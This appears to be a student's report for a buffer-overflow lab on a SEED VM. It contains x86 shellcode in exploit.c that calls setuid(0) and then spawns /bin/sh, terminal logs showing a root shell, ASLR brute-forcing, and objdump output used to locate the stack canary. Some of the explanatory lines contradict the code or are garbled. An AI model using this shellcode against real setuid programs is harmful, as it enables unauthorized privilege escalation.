
```
# exit
[03/23/22]seed@VM:~/Desktop$ sudo cd /bin
sudo: cd: command not found
[03/23/22]seed@VM:~/Desktop$ su
Password:
su: Authentication failure
[03/23/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/23/22]seed@VM:~/Desktop$ ./stack
sh-4.3$ whoami
seed
sh-4.3$ exit
exit
[03/23/22]seed@VM:~/Desktop$ sudo sysctl kernel.randomi
ze_va_space=2
kernel.randomize_va_space = 2
[03/23/22]seed@VM:~/Desktop$ sh -c "while [1]; do ./sta
```

- Extra Credit: As the assignment document we needed to turn the current SETUID process into a real root process, before we invoke the /bin/bash. By modifying the shellcode in the exploit-ec.c we are able to do this. We first set the ebx to zero in the second line. We set eax to 0x5 via Line 1 and 3 and then we execute the system call in Line 4. 0xd5 is setuid()'s system call number.



```
/* exploit.c  */

/* A program that creates a file containing code for la
unching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* Line 1 xorl %eax, %eax */
    "\x31\xdb"               /*Line 2  xorl %ebx, %ebx*/
    "\xb0\xd5"               /*Line 3 movb $0xd5, %al */
    "\xcd\x80"               /*Line 4  int $0x80 */
// Rest code is the same.
    "\x31\xc0"              /* xorl     %eax,%eax
     */
    "\x50"                  /* pushl    %eax
     */
    "\x68""//sh"            /* pushl    $0x68732f2f
     */
    "\x68""/bin"            /* pushl    $0x6e69622f
     */
                                         11,37         Top
```

- After making the above changes to the shell code, I am setting the setuid and bypassing the restriction of hash. When I compile the new exploit.c and run it, I am able to get the root access which was desired in the first place.




```
(lpadmin),128(sambashare)
# exit
[03/26/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/26/22]seed@VM:~/Desktop$ gcc -o exploit-ec exploit-
ec.c
[03/26/22]seed@VM:~/Desktop$ ./exploit
[03/26/22]seed@VM:~/Desktop$ ./stack
sh-4.3$ exit
exit
[03/26/22]seed@VM:~/Desktop$ ./exploit-ec
[03/26/22]seed@VM:~/Desktop$ ./stack
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
sh-4.3#
```

3. Address Randomization.

- Earlier in order to perform the buffer overflow attack we had switched off the Linux's defense mechanism against buffer overflow by turning off the address randomization.
- For this part we activate the address randomization using the command "sudo sysctl -w kernel.randomize_va_space=2".
- I compiled the stack program using stack guard protection and making the executable of the stack.
- When tried to run for the first time using "./stack". I got segmentation fault.
- As suggested in the assignment. When I try to the run this in an infinite loop , I keep getting segmentation faults. But I think that with patience and letting the program run for a few minutes, I might be able to get the root access.


4) Stack guard.

- We now compile the program with the Stack Guard protection.
- We do this using the command "gcc -o stack execstack -z stack.c"
- When we run the excutable ./stack the system recognizes the buffer overflow attack and gives us the smashing detected segmentation fault and aborts the program.




```
ck
execute.sh: line 5: 25848 Segmentation fault      ./sta
ck
execute.sh: line 5: 25849 Segmentation fault      ./sta
ck
execute.sh: line 5: 25850 Segmentation fault      ./sta
ck
execute.sh: line 5: 25851 Segmentation fault      ./sta
ck
execute.sh: line 5: 25852 Segmentation fault      ./sta
ck
^Z
[20]+  Stopped                 bash execute.sh
[03/23/22]seed@VM:~/Desktop$ vim exploit.c
[03/23/22]seed@VM:~/Desktop$ gcc -o stack -z execstack
stack.c
[03/23/22]seed@VM:~/Desktop$ sudo chown root stack
[03/23/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/23/22]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/23/22]seed@VM:~/Desktop$ 
```


- Extra Credit Part: We know the reason why we are getting the smashing detected because to protect from such attacks, Linux and ubuntu has a mechanism to prevent this. They try to maintain a canary value which is a value placed right after the stack pointer on the stack and this value is validated if the inserted value remains the same right before the function returns to its caller, otherwise we get the above error message.
- I tried to observe this canary value by disassembling the ./stack file first when it is executed with the -fno-stack-protector which is compiled as the ./stack and then without the stack protector flag which is compiled as ./stack2.
- I run the command “objdump -M intel -D stack | grep -A20 main > stack.txt” and similar for stack2 which yields the stack2.txt.
- By comparing the two codes, to find the differences between two files and one thing I notice that we add some extra values at the function prologue and epilogue, this is the canary value. I find that the canary value is %gs:0x14 and now instead of guessing what the value, we know for sure what the canary value is we can make some changes to the shellcode to store this value in some register and then reload this canary value back into the desired register before verifying this value.
- Since we just overwrite the value with the actual canary value so we make sure that this value always matches and this allows us to carry out our buffer overflow attack without being detected and fool the stack guard.
- I was not able to come up with the part for how to make changes in the shellcode, although I hope I get some partial credits for this.



```
-rw-rw-r-- 1 seed seed   554 Mar 25 19:35 stack.c
-rw-rw-r-- 1 seed seed 79329 Mar 28 20:30 stack.txt
-rw-rw-r-- 1 seed seed   188 Mar 25 19:05 t1.c
[03/28/22]seed@VM:~/Desktop$ objdump -M intel -D stack
|grep -A20 main > stack.txt
[03/28/22]seed@VM:~/Desktop$ ls -l
total 80
-rwxrwxr-x 1 seed seed 7684 Mar 25 19:47 a.out
-rw-rw-r-- 1 seed seed  517 Mar 28 20:23 badfile
-rwxrwxr-x 1 seed seed 7388 Mar 24 17:49 call_shellcode
-rw-rw-r-- 1 seed seed  951 Mar 25 18:51 call_shellcode
.c
-rwxrwxr-x 1 seed seed 7716 Mar 28 20:22 exploit
-rw-rw-r-- 1 seed seed 1930 Mar 28 20:20 exploit.c
-rw-rw-r-- 1 seed seed   11 Mar 24 17:51 peda-session-s
tack.txt
-rw-rw-r-- 1 seed seed  259 Mar 25 18:39 ss.sh
-rwsr-xr-x 1 root seed 9772 Mar 28 20:22 stack
-rwxrwxr-x 1 seed seed 7524 Mar 28 20:25 stack2
-rw-rw-r-- 1 seed seed 3647 Mar 28 20:31 stack2.txt
-rw-rw-r-- 1 seed seed  554 Mar 25 19:35 stack.c
-rw-rw-r-- 1 seed seed 2595 Mar 28 20:31 stack.txt
```



```
[03/28/22]seed@VM:~/Desktop$ objdump -M intel -D stack2
|grep -A20 main > stack2.txt
```



```
080483a0 <fopen@plt>:
 80483a0:   ff 25 1c a0 04 08       jmp    DWORD PTR ds:0x804a01c
 80483a6:   68 20 00 00 00          push   0x20
 80483ab:   e9 a0 ff ff ff          jmp    8048350 <_init+0x2e>

Disassembly of section .plt.got:

080483b0 <.plt.got>:
 80483b0:   ff 25 fc 9f 04 08       jmp    DWORD PTR ds:0x8049ffc
 80483b6:   66 90                   xchg   ax,ax

Disassembly of section .text:

080483e0 <_start>:
 80483e0:   31 ed                   xor    ebp,ebp
 80483e2:   5e                      pop    esi
--
 80483dc:   e8 af ff ff ff          call   8048390 <__libc_start_main@plt>
 80483e1:   f4                      hlt
 80483e2:   66 90                   xchg   ax,ax
 80483e4:   66 90                   xchg   ax,ax
 80483e6:   66 90                   xchg   ax,ax
 80483e8:   66 90                   xchg   ax,ax
 80483ea:   66 90                   xchg   ax,ax
 80483ec:   66 90                   xchg   ax,ax
 80483ee:   66 90                   xchg   ax,ax

080483f0 <__x86.get_pc_thunk.bx>:
 80483f0:   8b 1c 24                mov    ebx,DWORD PTR [esp]
 80483f3:   c3                      ret
 80483f4:   66 90                   xchg   ax,ax
 80483f6:   66 90                   xchg   ax,ax
 80483f8:   66 90                   xchg   ax,ax
 80483fa:   66 90                   xchg   ax,ax
 80483fc:   66 90                   xchg   ax,ax
 80483fe:   66 90                   xchg   ax,ax

08048400 <deregister_tm_clones>:
--
080484da <main>:
 80484da:   8d 4c 24 04             lea    ecx,[esp+0x4]
 80484de:   83 e4 f0                and    esp,0xfffffff0
 80484e1:   ff 71 fc                push   DWORD PTR [ecx-0x4]
 80484e4:   55                      push   ebp
 80484e5:   89 e5                   mov    ebp,esp
 80484e7:   51                      push   ecx
 80484e8:   81 ec 14 02 00 00       sub    esp,0x214
~~80484ee:   83 ec 08                sub    esp,0x8~~
~~80484f1:   68 d0 85 04 08          push   0x80485d0~~
 80484f6:   68 d2 85 04 08          push   0x80485d2
 80484fb:   e8 a0 fe ff ff          call   80483a0 <fopen@plt>
 8048500:   83 c4 10                add    esp,0x10
 8048503:   89 45 f4                mov    DWORD PTR [ebp-0xc],eax
 8048506:   ff 75 f4                push   DWORD PTR [ebp-0xc]
 8048509:   68 05 02 00 00          push   0x205
 804850e:   6a 01                   push   0x1
 8048510:   8d 85 ef fd ff ff       lea    eax,[ebp-0x211]
 8048516:   50                      push   eax
 8048517:   e8 44 fe ff ff          call   8048360 <fread@plt>
 804851e:   83 c4 10                add    esp,0x10
```

```
 8048436:   66 90                   xchg   ax,ax
 8048438:   66 90                   xchg   ax,ax
 804843a:   66 90                   xchg   ax,ax
 804843c:   66 90                   xchg   ax,ax
 804843e:   66 90                   xchg   ax,ax

08048440 <__x86.get_pc_thunk.bx>:
 8048440:   8b 1c 24                mov    ebx,DWORD PTR [esp]
 8048443:   c3                      ret
 8048444:   66 90                   xchg   ax,ax
 8048446:   66 90                   xchg   ax,ax
 8048448:   66 90                   xchg   ax,ax
 804844a:   66 90                   xchg   ax,ax
 804844c:   66 90                   xchg   ax,ax
 804844e:   66 90                   xchg   ax,ax

08048450 <deregister_tm_clones>:
--
0804854c <main>:
 804854c:   8d 4c 24 04             lea    ecx,[esp+0x4]
 8048550:   83 e4 f0                and    esp,0xfffffff0
 8048553:   ff 71 fc                push   DWORD PTR [ecx-0x4]
 8048556:   55                      push   ebp
 8048557:   89 e5                   mov    ebp,esp
 8048559:   51                      push   ecx
 804855a:   81 ec 24 02 00 00       sub    esp,0x224
 8048560:   89 c8                   mov    eax,ecx
 8048562:   8b 40 04                mov    eax,DWORD PTR [eax+0x4]
 8048565:   89 85 e4 fd ff ff       mov    DWORD PTR [ebp-0x21c],eax
 804856b:   65 a1 14 00 00 00       mov    eax,gs:0x14
 8048571:   89 45 f4                mov    DWORD PTR [ebp-0xc],eax
 8048574:   31 c0                   xor    eax,eax
 8048576:   83 ec 08                sub    esp,0x8
 8048579:   68 70 86 04 08          push   0x8048670
 804857e:   68 72 86 04 08          push   0x8048672
 8048583:   e8 68 fe ff ff          call   80483f0 <fopen@plt>
 8048588:   83 c4 10                add    esp,0x10
 804858b:   89 85 e8 fd ff ff       mov    DWORD PTR [ebp-0x218],eax
 8048591:   ff b5 e8 fd ff ff       push   DWORD PTR [ebp-0x218]
--
 80485de:   74 05                   je     80485e5 <main+0x99>
 80485e0:   e8 bb fd ff ff          call   80483a0 <__stack_chk_fail@plt>
 80485e5:   8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
 80485e8:   c9                      leave
 80485e9:   8d 61 fc                lea    esp,[ecx-0x4]
 80485ec:   c3                      ret
 80485ed:   66 90                   xchg   ax,ax
 80485ef:   90                      nop

080485f0 <__libc_csu_init>:
 80485f0:   55                      push   ebp
 80485f1:   57                      push   edi
 80485f2:   56                      push   esi
 80485f3:   53                      push   ebx
 80485f4:   e8 47 fe ff ff          call   8048440 <__x86.get_pc_thunk.bx>
 80485f9:   81 c3 07 1a 00 00       add    ebx,0x1a07
 80485ff:   83 ec 0c                sub    esp,0xc
 8048602:   8b 6c 24 20             mov    ebp,DWORD PTR [esp+0x20]
 8048606:   8d b3 0c ff ff ff       lea    esi,[ebx-0xf4]
 804860c:   e8 57 fd ff ff          call   8048368 <_init>
 8048611:   8d 83 08 ff ff ff       lea    eax,[ebx-0xf8]
```